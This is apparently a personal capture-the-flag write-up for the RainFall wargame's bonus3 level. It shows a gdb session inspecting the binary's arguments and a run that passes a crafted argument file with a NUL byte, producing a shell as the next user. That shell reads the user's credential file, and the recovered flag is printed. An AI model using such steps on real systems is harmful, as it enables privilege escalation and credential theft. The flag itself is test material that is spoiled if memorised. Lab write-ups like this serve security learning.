Seemed interesting to dig https://stackoverflow.com/questions/41908852/how-do-i-pass-the-arguments-from-a-text-file-to-run-a-program-under-gdb
IT works :



```
bonus3@RainFall:~$ xargs --arg-file arg.txt gdb --args ./binary
xargs: Cannot open input file `arg.txt': No such file or directory
bonus3@RainFall:~$
bonus3@RainFall:~$ xargs --arg-file /tmp/b3 gdb --args ./bonus3
xargs: Warning: a NUL character occurred in the input.  It cannot be passed through in the argument list.  Did you mean to
use the --null option?
GNU gdb (Ubuntu/Linaro 7.4-2012.04-0ubuntu2.1) 7.4-2012.04
Copyright (C) 2012 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law.  Type "show copying"
and "show warranty" for details.
This GDB was configured as "i686-linux-gnu".
For bug reporting instructions, please see:
<http://bugs.launchpad.net/gdb-linaro/>...
Reading symbols from /home/user/bonus3/bonus3...(no debugging symbols found)...done.
(gdb) disas
No frame selected.
(gdb) start
Temporary breakpoint 1 at 0x80484f9
Starting program: /home/user/bonus3/bonus3 ''

Temporary breakpoint 1, 0x080484f9 in main ()
(gdb) i r $ebp
ebp            0xbffff728       0xbffff728
(gdb) x/4xw $ebp
0xbffff728:     0x00000000      0xb7e454d3      0x00000002      0xbffff7c4
(gdb) x/4xw 0xbffff7c4
0xbffff7c4:     0xbffff8ef      0xbffff908      0x00000000      0xbffff909
(gdb) x/4xw 0xbffff908
0xbffff908:     0x45485300      0x2f3d4c4c      0x2f6e6962      0x68736162
(gdb) quit
A debugging session is active.
```



```
bonus3@RainFall:~$ xargs --arg-file /tmp/b3 ./bonus3
xargs: Warning: a NUL character occurred in the input.  It cannot be passed through in the argument list.  Did you mean to
use the --null option?
$ whoami
end
$ cat /home/user/end/.pass
3321b6f81659f9a71c76616f606e4b50189cecfea611393d5d649f75e157353c
$ 
```

Flag: 3321b6f81659f9a71c76616f606e4b50189cecfea611393d5d649f75e157353c